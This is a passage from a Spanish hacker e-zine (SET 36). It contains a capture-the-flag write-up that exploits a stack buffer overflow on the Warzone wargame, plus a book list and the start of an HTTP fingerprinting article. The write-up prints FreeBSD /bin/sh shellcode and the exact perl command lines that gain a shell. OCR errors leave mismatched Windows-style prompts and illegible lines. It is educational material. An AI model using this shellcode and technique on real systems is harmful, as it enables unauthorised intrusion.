Squid ha sido desarrollado durante muchos años y se le considera muy completo y robusto. Aunque orientado a principalmente a HTTP y FTP es compatible con otros protocolos como Internet Gopher. Implementa varias modalidades de cifrado como TLS, SSL, y HTTPS.

Caracteristicas:

- Proxy y CachÈ de HTTP, FTP, y otras URL
- Proxy para SSL
- Jerarquias de cache
- ICP, HTCP, CARP, cache digests
- Cache transparente
- WCCP
- Control de acceso
- Aceleracion de servidores HTTP
- SNMP

- Cache de resolucion DNS

---[8 - Conclusion

Este articulo ha procurado hacerte ver la realidad, hacerte comprender que la letra peque~a esta para algo y que aquello que pretende ser tu guardaespaldas puede traicionarte en cualquier momento.

TOR es un pieza del rompecabezas que te ayudara a mantenerte alejado de todas estas trampas que han sido colocadas despiadadamente para darte caza a toda costa.

Mira siempre donde pisas, a veces las explosiones no provienen de fuegos artificiales, sino de minas antipersonales.

---[9 - Referencias

[1] TOR
http://www.torproject.org/

[2] FAQ de TOR
https://wiki.torproject.org/noreply/TheOnionRouter/TorFAQ

[3] Contrase~as de embajadores a travÈs de la red TOR
www.hispasec.com/unaaldia/3244/contrasenas-embajadores-traves-red-tor

[4] Privoxy
http://www.privoxy.org

[5] xB Browser
http://xerobank.com/xB_Browser.php

[6] Torpark
http://www.kriptopolis.org/torpark

[7] Torbutton
https://addons.mozilla.org/es-ES/firefox/addon/2275


[8] ScatterChat
http://www.schneier.com/blog/archives/2006/07/scatterchat.html

EOF

-[0x03]--
-[Bazar de SET]---
-[by Others]---SET-36--

Indice

-[3x01]--
-[1er Reto Torneo Shell Warzone (BoF)]----------------------------------
-[by blackngel]---



HACK THE WORLD

by blackngel <blackngel1@gmail.com>

[-----]

Seguidamente explicaremos la solución al 1o reto planteado por los creadores del "Torneo Shell" de la Warzone ubicada en "elhacker.net". La información que encontrarÈis a continuación se expone con un mero carácter educativo. Warzone, sus creadores y el autor de este documento no se hacen responsables del uso o abuso que se le pueda dar a la misma. °Disfruten del juego!

[-----]

***** El articulo ha sido ubicado en esta seccion debido a su simplicidad *****
***** No obstante siempre puede ser de provecho a aquellos que se inician *****
***** en las tareas de investigacion y explotacion de vulnerabilidades.   *****

Bienvenidos a la primera prueba del Torneo Shell que para nuestro disfrute han preparado los creadores de Warzone. En esta ocasión nos enfrenteremos a un típica vulnerabilidad de software conocida por todos como "Buffer Overflow" (desbordamiento de buffer).

En este documento solo abordaremos el caso particular que nos traemos entre manos. Para más información general sobre como explotar esta clase de bugs, diríjase a las referencias que encontrará hacia el final.

Manos a la obra:

En primer lugar entraremos en el directorio de la prueba "/usr/home/BoF/" y listaremos sus ficheros:

```
C:/Users/NikiSanders/Desktop>ls -al
total 38
drwxr-x---   3 BoF   warzone    512 Dec  3 18:26 .
drwxr-xr-x 320 root  wheel     7168 Dec 14 07:35 ..
-rw-r--r--   1 BoF   warzone    751 Nov 21 13:45 .cshrc
-rw-r--r--   1 BoF   warzone    248 Nov 21 13:45 .login
-rw-r--r--   1 BoF   warzone    158 Nov 21 13:45 .login_conf
-rw-r-----   1 BoF   warzone    373 Nov 21 13:45 .mail_aliases
-rw-r--r--   1 BoF   warzone    331 Nov 21 13:45 .mailrc
drwxr-x---   2 BoF   basico    1024 Dec 12 21:38 .pass
-rw-r--r--   1 BoF   warzone    766 Nov 21 13:45 .profile
```

```
   -rw-r--r--   1 BoF   warzone    276 Nov 21 13:45 .rhosts
   -rw-r--r--   1 BoF   warzone    975 Nov 21 13:45 .shrc
   -rwxr-sr-x   1 BoF   basico    6271 Nov 28 13:01 BoF
   -rw-r--r--   1 root  warzone2  1765 Dec  3 18:26 TORNEO.txt
   C:/Users/NikiSanders/Desktop>
```

A tener en cuenta:

- BoF -> Programa vulnerable.
- .pass -> Directorio objetivo que contiene nuestro "hash".

Sabiendo entonces que no disponemos el código fuente. Lo normal será ejecutar el programa para ver como actúa y si acepta parámetros como entrada:

[-----]

```
   C:/Users/NikiSanders/Desktop>./BoF
   Mas facil no se puede xD
   Se esperaban Parametros!!
   Uso:
            ./BoF <algo>
   C:/Users/NikiSanders/Desktop>./BoF WARZONE
   Mas facil no se puede xD
   Usted paso como parametro lo siguiente:

   WARZONE
```

[-----]

Bien, empezamos con pasos firmes. Suponemos tras la segunda ejecución que el programa almacena nuestro parametro en algún buffer temporal para imprimirlo posteriormente a la salida estandar.

He aquí el posible fallo. øQuÈ ocurre si esta variable/buffer/array no está preparado para albergar tantos datos como los que nosotros somos capaces de introducir? Exacto, se producirá un desbordamiento.

Averiguar la longitud del buffer es algo trivial, se trata de ir introduciendo un parámetro cada vez más largo hasta conseguir que el programa nos muestre un "segmentation fault", indicativo de que algo malo ha ocurrido.

Normalmente los buffers suelen tener tamaños múltiplos de "8", lo que quiere decir que normalmente serán así:

- buffer[64];
- buffer[128];
- buffer[256];
- buffer[512];
- buffer[1024];
- etc...

Es muy incómodo mantener una tecla pulsada hasta que se repite esta cantidad de veces. Para facilitar nuestra tarea, ° "PERL" al rescate !. Con Perl podemos imprimir tantos caracteres como deseemos sin apenas esfuerzo.

Para demostrar todo lo que hacabamos de decir, intentaremos producir un desbordamiento de buffer introduciendo 1050 "A's" como parámetro al programa "./BoF". A partir de ahí jugaremos nuestras cartas.

[-----]

```
C:/Users/NikiSanders/Desktop>./BoF `perl -e 'print "A"x1050;'`
Mas facil no se puede xD
Usted paso como parametro lo siguiente:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA
Segmentation fault
C:/Users/NikiSanders/Desktop>
```

[-----]

Estamos en el camino correcto. Ahora toca elaborar el exploit en sí.

Si continúas jugando con el parámetro te darás cuenta de que nos enfrentamos a un buffer cuya capacidad es 1024 bytes, espacio más que suficiente para colocar el típico pastel, me refiero a:

```
[NOPS (0x90)] [SHELLCODE] [RET (%esp)]
```

Dado que el bug tiene toda la pinta de no estar complicando las cosas por detrás, intentaremos explotarlo directamente desde la línea de comandos sin tener que programar un exploit en lenguaje C.

Entonces listaremos que elementos necesitamos:

- Perl (línea de comandos).
- Una "shellcode" (para FreeBSD).
- Una dirección de retorno (%esp).

Perl ya lo tenemos en el sistema. Conseguir una Shellcode para FreeBSD es cuestión de segundos si sabes buscar en Google. Quizás en un documento aparte explique como programarte una tu mismo (es una buena experiencia).

Muestro aquí la "shellcode" que utilizaremos nosotros. Es bastante pequeña:

[-----]

```
   char code[] =
            "\x31\xc0"                    /*   xor %eax,%eax */
            "\x50"                        /*   push %eax */
            "\x68\x2f\x2f\x73\x68"        /*   push $0x68732f2f (//sh) */
            "\x68\x2f\x62\x69\x6e"        /*   push $0x6e69622f (/bin)*/
            "\x89\xe3"                    /*   mov %esp,%ebx */
            "\x50"                        /*   push %eax */
            "\x54"                        /*   push %esp */
            "\x53"                        /*   push %ebx */
            "\x50"                        /*   push %eax */
            "\xb0\x3b"                    /*   mov $0x3b,%al */
            "\xcd\x80";                   /*   int $0x80 */
```

[-----]

Pero como ya dijimos, vamos a trabajar desde la linea de comandos, entonces necesitamos un lugar donde almacenarla para luego hacer uso de ella.

La volcaremos a un archivo en nuestro directorio personal:

[-----]

```
$ perl -e 'print
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\
x54\x53\x50\xb0\x3b\xcd\x80";' > ../NikiSanders/sc
```

[-----]

Con este juguete preparado, ahora solo nos queda obtener una dirección de retorno válida. Para ello escribiremos un pequeño programa:

[-----]

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

u_long getsp(){
     __asm__("movl %esp, %eax");
}

int main(){
     u_long esp;
     esp = getsp();
     printf ("ESP = 0x%x\n", esp);
     return 0;
}
```

[-----]

Lo compilamos con "gcc getsp.c -o getsp". Y al ejecutarlo deberíamos obtener lo siguiente:


```
C:/Users/NikiSanders/Desktop>../NikiSanders/getsp
ESP = 0xbfbfec58
C:/Users/NikiSanders/Desktop>
```

Debes ser consciente que esta dirección puede no ser la misma para tí. Depende del número de procesos que se esten ejecutado en ese momento y de muchos otros factores. Lo importante es aprender el mÈtodo.

Y hasta aquí solo nos queda construir nuestro paquete BOMBA para cedÈrselo como parametro al programa vulnerable. IntentÈmoslo:

[-----]

```
C:/Users/NikiSanders/Desktop>./BoF `perl -e 'print "\x90"x1024';`
`cat ../NikiSanders/sc``perl -e 'print "\x58\xec\xbf\xbf"';`
Mas facil no se puede xD
Usted paso como parametro lo siguiente:
```



```
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]#^[illegible]/bin/shX[illegible]
Segmentation fault
C:/Users/NikiSanders/Desktop>
```

[-----]

Bueno, no todo es color de rosa. Esto es muy instructivo para aprender unas cuantas cosas:

Fíjate que normalmente un parametro de exploit corriente suele repetir varias veces su dirección de retorno, lo que ofrece más posibilidades de acertar en la alineación cuando se intenta sobreescribir el registro "%eip". Nosotros solo la escribimos una vez (somos así de retorcidos) y la alineación debe de coincidir de manera exacta. Esto lo hago para que se vea que se puede explotar manualmente y de forma milimÈtrica sin tener que recurrir a la suerte o coincidencia.

Por otro lado hay que tener en cuenta el tamaño de los elementos que estamos introduciendo. En nuestro caso posiblemente lo que haya ocurrido sea esto:

```
[NOPS-NOPS-NOPS-NOPS] [     SHELLCODE     ] [RET]
[BUFER DE 1024 BYTES] [%EBP] [%EIP] [ARGS]
```

Observamos que nos hemos pasado de largo. La dirección de retorno debe caer exactamente en la posición del registro "%eip" si queremos lograr nuestro objetivo. La solución pasa por decrementar paulatinamente el número de instrucciones NOP (0x90) hasta conseguir una ejecución exitosa.

Sin necesidad de rezar llegará el momento en que caigamos en el lugar exacto:

[-----]

```
C:/Users/NikiSanders/Desktop>./BoF `perl -e 'print "\x90"x1013';`
`cat ../NikiSanders/sc``perl -e 'print "\x58\xec\xbf\xbf"';`
Mas facil no se puede xD
Usted paso como parametro lo siguiente:

[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]
[illegible]#^[illegible]/bin/shX[illegible]
$ id
uid=7027(NikiSanders) gid=6001(warusers) egid=6000(basico) groups=6000(basico)
6001(warusers),5000(warzone), 5001(warzone1),5002(warzone2),5003(warzone3)
$
```

[-----]

Ya puedes saltar de alegría, solo te resta acceder al directorio ".pass" y leer tu archivo correspondiente (".leeme_UID", en mi caso ".leeme_7027") y obtener el HASH que debes introducir en la aplicación "/usr/home/warzone/validar" para pasar la prueba.

Referencias:

[1] "Smashing the Stack for Fun and Profit" by Aleph One
    http://doc.bughunter.net/buffer-overflow/smash-stack.html
[2] Desbordamiento de búfer
    http://es.wikipedia.org/wiki/Desbordamiento_de_b%C3%BAfer
[3] Introducción a los Overflows en Linux X86_64
    http://www.enye-sec.org/textos/introduccion.a.los.overflows.en.linux.x86_64.txt

Por lo demás WARZONE te está esperando! };-D

EOF

-[3x02]----------
-[Biblioteca del Hacker 3.0]----------
-[by blackngel]----------

```
     dMP     .aMMMb
    dMP     dMP  MP
   dMP     dMMMMMP
  dMP     dMP dMP
 dMMMMMP dMP dMP


     dMMMMb  MM. dMMMMb  MM.      MM. .aMMMb dMMMMMMMP dMMMMP .aMMMb  .aMMMb
    dMP  MP dMP dMP  MP dMP     dMP dMP dMP   dMP    dMP    dMP"VMP dMP  MP
   dMMMMK" dMP dMMMMK" dMP     dMP dMP dMP   dMP    dMMMP  dMP     dMMMMMP
  dMP  MF dMP dMP  MF dMP     dMP dMP aMP   dMP    dMP    dMP.aMP dMP dMP
 dMMMMP" dMP dMMMMP" dMMMMMP dMM  VMMMP"   dMP    dMMMMMP VMMMP" dMP dMP


                                  [ La Biblioteca del Hacker 3.0 ]
```

En la historia de SET, dos Bibliotecas del Hacker han sido publicadas, hablando solo la primera de ellas sobre temas referentes realmente al hacking.

Los tiempos han cambiado, y el material con el que contamos tambien, y aunque en algunas publicaciones la calidad ha bajado, no ocurre asi con todas. Y ya que poseo una buena cantidad de libros de referencia con los que he aprendido bastante a lo largo de estos años, me permito aqui el lujo de dar una breve descripcion de cada uno de ellos.

Aquellos que por su contenido no me han resultado muy utilies, los obviare aqui, ya que solo son dignos de nombrar aquellos que pueden hacerte evolucionar en el mundo de la programacion y la seguridad informatica.

INDICE:

Hacking Etico

Editorial: Anaya Multimedia
ISBN: 84-415-1874-2
N° Paginas: 544

Este libro es la traduccion al castellano de la publicacion Gray Hat Hacking, obra de: Shon Harris, Allen Harper, Jonathan Ness, Mischael Lester y Chris Eagle. Este ultimo suele frecuentar las reuniones de DEFCON y pasa su tiempo jugando a Capture the Flag.

Gracias a todos estos expertos en seguridad informatica, puedo decir, y digo, que es uno lo de los mejores libros que ha pasado por mis manos. Es la

combinacion perfecta de temas que pueden conseguir iniciarle a uno en la subcultura hacker, al tiempo que no se anda con bromas y explica temas como la explotacion de heap overflows, format strings, desensamblados con IDA y un largo etc...

Entre sus primeras secciones se explica fielmente cual es la etica real de un hacker, como formar un equipo y liderarlo, cuales son las leyes a las que uno debe atenerse y el porque de todo lo que esta por venir.

A continuacion sigue con la diferencia entre analisis de vulnerabilidades y las pruebas de penetracion para adentrarte en poco tiempo a herramientas de reconocimiento valiosisimas y que no son tan mencionadas como tal vez lo es nmap. Ellas son: amap, scanrand, paratrace, p0f, y muchas mas...

En resumen, toda seccion que leas te incita a ir mas alla y continuar estudiando por tu cuenta.

Programacion en Microsoft C para IBM PC y Compatibles

Editorial: Anaya Multimedia
ISBN: 84-7614-240-4
Nº Paginas: 832
Año: 1990

Muy facil. El primer libro con el que aprendi mi primer lenguaje de programacion. Voy a ser sincero, ya que llevo con este secreto guardado desde que comence con todo esto ;).

Yo era un amante de la informatica pero todavia no habia descubierto el mundo de la programacion aunque lo de la seguridad informatica ya estaba empezando a llamar a mi puerta. Por aquel entonces yo tendria unos 12 años a lo sumo...

Fue entonces que un dia en la biblioteca (una de verdad), haciendo un trabajo con unos amigos (ellos lo hacian y yo miraba), me dio por pasear entre los anaqueles repletos de libros llenos de polvo. Las estrellas deberion desear aquel dia que yo metiese mi mano entre dos enormes volumenes de una enciclopedia.
Y fue en ese momento que encontre ese libro de Programacion en C. Comence a echarle una ojeada, y me parecio fascinante (-Ah! Que flipe! Pero así es como se hacen de verdad los programas?), resulta que los programas no salian de la nada, alguien tenia que saber mas que los demas para proporcionarnos esas cosas con botones y ventanas.

Y yo tambien queria ser ese alguien. Fue tan asi que (aunque me vengan despues de tantos años a detener ;)), me lo lleve prestado por el tiempo que correspondia,
pero jamas lo lleve de vuelta. Me acuerdo que me puse tan a fondo con el, que cuando no terminaba de comprender de todo la teoria sobre "punteros", le pedi a mi madre que me llevara a una academia.

Y, en resumen, de ahi a la seguridad informatica, y todo lo demas... buenos recuerdos :)

En realidad este libro no requiere de mucha explicacion, su numero de paginas lo dice casi todo. Se trata de una referencia completa del lenguaje C bajo sistemas Microsoft. Comienza desde cero adelantando temas sobre compilacion, linkado y estructuracion de los fuentes.

Los temas mas avanzados enseñana a manejar la ROM BIOS y las funciones graficas a bajo nivel (a nivel de pixel). Enseña algoritmos de ordenacion como el de la burbuja y en el tema de graficos de atrave con los "fractales

de MandelBrot".

Le debo mucho a ese libro, y por cierto, nunca lo devolvere };-D

Programacion en GNU/Linux

Editorial: Anaya Multimedia
ISBN: 84-415-1544-1
N° Paginas: 720

De la mano de Francisco Charte Ojeda, desde luego, una excelente adquisicion si ademas de una migracion de sistemas Microsoft a Linux incluye tambien un interes por el desarrollo de software.

Entonces este es tu libro. Comienza explicando los lenguajes que estan a tu disposicion de primera mano. Luego sigue con las herramientas mas comunes de trabajo, como editores, compiladores, depuradores y un largo etc... En esta parte se detiene especialmente en unas explicaciones basicas sobre VI y EMACS.

Despues de una presentacion de los IDE mas habituales, las secciones centrales tratan basicamente sobre una referencia a la creacion de scripts para el Shell, una referencia completa de C/C++ (incluyendo sockets, procesos e hilos) y servicios de proposito general.

Luego nos encontramos con temas sobre interfaces basadas en texto, como NCURSES y otras vasadas en graficos como SVGA, SDL, QT, GTK+ y otras.

La ultima parte nos adentra en otros lenguajes como Java, el mismismo Ensamblador y algo sobre programacion WEB con GGI's en varios lenguajes y una breve introduccion a PHP.

Sinceramente, puedes pasarte mucho tiempo con este libro en tu mano y no dejar de aprender. Siempre encuentras algo nuevo: que si una ayudita con "make", que si CVS, que si GDB, etc...

Es uno de los pocos libros que se salvan de mi denominacion: Libros Mantis Religiosa. Que para mi son aquellos que te seducen con un tremendo INDICE de temas y en cuanto lo acabas de leer (si tienes la paciencia de acabarlo) te matan porque no te han explicado nada en cada uno de ellos.

Programacion en Linux: Casos Practicos

Editorial: Anaya Multimedia
ISBN: 84-415-1839-4
N° Paginas: 672

Aunque publicados por distintos autores, este por Arnold Robbins, a mi me parecio desde el primer momento la mejor continuacion para el libro que acabamos de describir hace un momento.

Esa si es una referencia cuasi completa del Lenguaje C, pero no es un libro de aprendizaje desde cero, sino que trata todos los temas que puedes encontrarte en sus desarrollos personalaes o profreciones como: manejo de argumentos y entorno, administracion de memoria, sistemas de ficheros, señales, permisos e interfaces de biblioteca general, al mismo tiempo que va incluyendo y explicando ejemplos reales de programas extraidos de Unix V7. Algunos tan comunes como "cat", "ls" y muchos mas...

Personalmente, y aunque en el libro no se menciona de forma directa, yo creo y estoy seguro de que ha sido orientado hacia la seguridad informatica, dado que en muchos lugares se previene del uso de funciones peligrosas como aquellas que provocan desbordamientos de buffer, condiciones de carrera y tambien te incita a un estilo de programacion correcto, responsable y standard.

Arnold Robbins mantiene el proyecto GAWK, asi que no es poca cosa lo que se nos ofrece. En particular, yo sigo llevandolo muchos dias al trabajo, en mis ratos libres me ayuda a conseguir buenas costumbres.

Herramientas de Programacion para el Shell de Unix

Editorial: McGraw Hill
ISBN: 970-10-3024-9
N° Paginas: 570

Ademas de una repaso breve al funcionamiento de todos los comandos basicos disponibles en Unix, la mitad del libro se encarga de una explicacion medianamente profunda sobre la creacion de guiones(scripts) para el Shell de Unix.

Es el libro perfecto si quieres comenzar a realizar tareas administrativas en tu sistema en pocos pasos, ya que si prestas un poco de atencion y aplicas los ejemplos a tus necesidades, puedes automatizar la mayoria de las tareas.

La siguiente parte mas importante es una referencia al lenguaje PERL, otra a TCL, y un capitulo fantastico sobre expresiones regulares tanto en BASH, como en PERL, como en TCL.

El libro me encanta, aunque personalmente hubiera dejado de lado el lenguaje TCL (nunca me he centrado en el) y hubiera extendido aun mas el tema de PERL.

Cabe decir que su autor, David Medinets, es tambien el autor del libro de referencia "Perl 5 By Example".

Tambien es uno de los libros que suelo tener mas cerca de mi.

Programacion Avanzada en Unix (3™ EDICION AMPLIADA)

Editorial: RA-MA
ISBN: 84-7897-603-5
N° Paginas: 602

De la mano de Francisco M. Marquez, este libro se centra directamente en tres partes muy importantes de los sistemas Unix: Sistema de Ficheros, Procesos e Hilos, y Comunicacion entre Procesos (que abarca tambien todo el tema de Sockets).

Sinceramente, me hice con el por dos motivos basicos. El primero es que es compatible con sistemas Linux, FreeBSD, System V, y aquellos que se rijan por POSIX.

La segunda es que si te interesa alguno de los temas que trata, puedes aprender a crear software robusto, con un fantastico manejo de errores y a conocer de una forma mas profunda tu sistema operativo.

Quizas no le he dado el uso que merece, pero tengo en mi agenda apuntada una lectura y revision completa, asi que espero que no se enfade conmigo :)

Linux. Guia para Administradores de Redes

Editorial: Anaya Multimedia "O'Reilly"
ISBN: 84-415-1868-8
N° Paginas: 416

Sencillamente fantastico. Por que?

La razon es que este libro es fruto de una idea que trataba sobre llevar al papel la "Guia de Redes" perteneciente al Proyecto de Documentacion de Linux. Guia que comenzo con los trabajos de Olaf Kirche.

El libro es una revision actualizada y con nuevos temas añadidos con la autoria de Tony Bautts, Terry Dawson y Gregor N. Purdy.

Los temas van pasando por una introducion a las redes, su configuracion, explicacion sobre PPP y TCP/IP, administracion de servicios de red, configuracion de un Cortafuegos, auditorias IP, redes sobre IPv6, Sendmail, IMAP, Samaba y muchas cosas mas...

Todo ello con ejemplos practicos y explicaciones sobre los archivos de configuracion.

A veces los temas no comienzan desde lo mas basico pero, por suerte para mi, se encuentra en un punto de equilibrio bastante bueno que te permite una administracion seria y avanzada.

Ensamblador para DOS, Linux y Windows

Editorial: Anaya Multimedia
ISBN: 84-415-1482-8
N° Paginas: 688

No puedo decir mucho de este libro, ya que es mi adquisicion mas reciente. No obstante tengo que incluirlo aqui porque deja ver desde un primer momento que se basa en su totalidad en ejemplos practicos, lo que dice mucho de el.

Los temas mas interesantes, aparte de la referencia basica completa al lenguaje ensamblador, son los temas sobre acceso a servicios de video, teclado, programas residentes, interrupciones, memoria extendia y expandida , y sin olvidar los servicios de Windows y Linux, ya que practicamente en todo el libro se trabaja sobre DOS.

Tambien se incia un poco en las diferentes sintaxis, como Masm y Tasm (este ultimo se utiliza basicamente a lo largo de todo el libro), y se introducen conceptos de depuracion.

Aunque no lo crean, seria el primer libro que pondria a lado de otro que hablara sobre la creacion de Sistemas Operativos.

Mi biblioteca es bastante mas amplia, pero como dije, aqui solo iva a nombrar los que requieren una especial atencion y que realmente me han aportado algo bueno.

Aunque lo he pensado, he decidido finalmente no meter un apartado de "El Malo", ya que como para gustos hay colores, el hecho de que un libro me haya parecido penoso, no quiere decir que sea asi para otra persona. Ademas, hay algo que

siempre reconozco, y es el esfuerzo del autor a la hora de desarrollar su trabajo.


La pena quizas sea que las editoriales te obliguen realmente a crear esos libros "Mantis Religiosa" con tantos y tantos contenidos que al final solo queda espacio para dos palabras en cada uno de ellos, y te quedas como antes de empezar, o peor porque te has gastado el dinero.


Espero que esto os haya sido util para tomar alguna decision.

Un abrazo!
blackngel

EOF

-[0x04]--
-[HTTP Fingerprinting]--
-[by gcode]---SET-36--





F I N G E R P R I N T I N G

by gcode <ungcode@gmail.com>

Lunes, 8:50 am.

Un día cualquiera. Juancho aparca su flamante y lujoso seat ibiza a 10 minutos del lugar de trabajo. Nuestro amigo trabaja en el mismo sitio desde hace aproximadamente unos 2 o 3 años. A el le parecen muchos mas.

Juancho se planta frente al edificio, puntual como siempre, saluda al portero, coge el ascensor y marca el "12". Informatica.

Su mesa es mas bien una maraña de cables, discos, papeles y cachibaches de todos los tipos. Durante este tiempo Juancho ha tenido que verselas con toda clase de trastos porque si, desgraciadamente, en España, el informatico es el que sabe de todo lo que rime con tecnologia. Aunque se llame microondas.

Se sienta en su mesa. Engominados jefecillos pululan por los pasillos exigiendo a unos y otros. Hoy Juancho se siente rebelde.

Ayer vio CSI. Un par de tipos con pinta de profesionales sacaban huellas a diestro y siniestro y cazaban a los malos. Que excitante. Esto de las huellas parece divertido. Y ademas ligas.

Juancho busca en google algo sobre las huellas dactilares... Resulta que lo de ligar no tiene remedio, pero respecto a las huellas.. en esto de la informatica tambien existen!!.

Que pasote. Voy a ser como Grissom.

::
:::: Fingerprint, que es? Para que sirve? ::::::::::::::::::::::::::::::::
::

En el caso de un criminalista forense las huellas dactilares son marcas que quedan impresas en las superficies cuando alguien las toca e identifican unequívocamente a un sujeto. Para nosotros son algo un poco distinto.

Una huella, fingerprint, o como prefirais llamarla no es mas que una respuesta de "alguien", llamemoslo destino, ante una peticion determinada.

Nosotros <----- Comunicacion -----> Destino

Analizando esas respuestas y comparandolas con unos patrones podriamos

deducir que tipo de servicio, Sistema Operativo, etc. esta al otro lado.

Ejemplo:

```
Peticion     "HEAD / HTTP/1.1
              host: www.unaweb.org" en el puerto 80.
Respuesta:
             "HTTP/1.1 200 OK
              Date Mon, 20 Oct 2008 20:42:27 GMT
              Server: Apache
              X-Powered-By: PHP/4.3.9
              ...."
```

Dado que las tecnicas de fingerprinting no son mas que un analisis de respuestas podemos aplicarlas a practicamente cualquier servicio que tenga interaccion con el cliente como por ejemplo ftp, telnet, http, etc.

Si por ejemplo hacemos:

```
gcode@sat:~$ ftp ftp.yyyy.es
Connected to xxx.yyyy.es.
220-Welcome to Pure-FTPd.
Name (ftp.yyyy.es:gcode): anonymous
Password:
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Ya tenemos algo de informacion. Eso, a grosso modo, es una huella:

Una respuesta que da informacion. A veces este tipo de respuestas no aportan por si solas los datos suficientes para llegar a una conclusion pero si nos van marcando un camino. La clave aqui reside en diversificar y buscar por diferentes vias para poder contrastar la informacion obtenida. Hay que pensar que todo es susceptible de ser modificado para proporcionar una respuesta diferente a lo que deberia ser, pero esto lo veremos mas adelante.

Quiza el fingerprinting mas famoso es el TCP/IP stack fingerprinting. Es lo que hace la opcion -O implementada en nmap. Basicamente esta tecnica consiste en jugar con el TCP/IP sabiendo como reaccionan los distintos Sistemas Operativos ante diferentes paquetes, valores de campos, etc. Podeis leer sobre esto en [1].

```
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::: Husmeando: Http Fingerprinting, HTTP y otras cosas raras ::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
```

Las tecnicas que se ocupan del analisis de las respuestas de los servidores web reciben el nombre de "http fingerprinting". El proposito de estas no es, como en el caso del TCP/IP stack fingerprinting, averiguar el sistema operativo remoto sino identificar los servidores http que estan prestando el servicio en el otro extremo de la conexion.

Como ya sabeis, los servidores web se entienden con los clientes a traves de un protocolo llamado Hypertext Transfer Protocol (HTTP). HTTP es un protocolo a nivel de aplicacion que lleva funcionando desde 1990. La primera version, muy simple, fue la 0.9. En la primera mitad de los años 90 aparecio la 1.0 [2] con bastantes mejoras para dar paso en 1999 a la version 1.1 [3].

Estaria bien leer un poco el RFC de HTTP/1.1 [3], mas que nada para tener una vision global de todo y hacernos una idea de su funcionamiento. De todas maneras, como la lectura es un tanto espesa vamos a extraer lo mas importante

para tener una idea de la sintaxis basica de HTTP/1.1.

Las peticiones mas importantes son: GET, HEAD, DELETE y OPTIONS.

Vamos a ello.

```
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::: Metodos GET, HEAD, DELETE y OPTIONS. Sintaxis ::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
```

Para comprender el funcionamiento de estos metodos vamos a ver unos
cuantos ejemplos practicos. Para mas informacion podeis consultar el
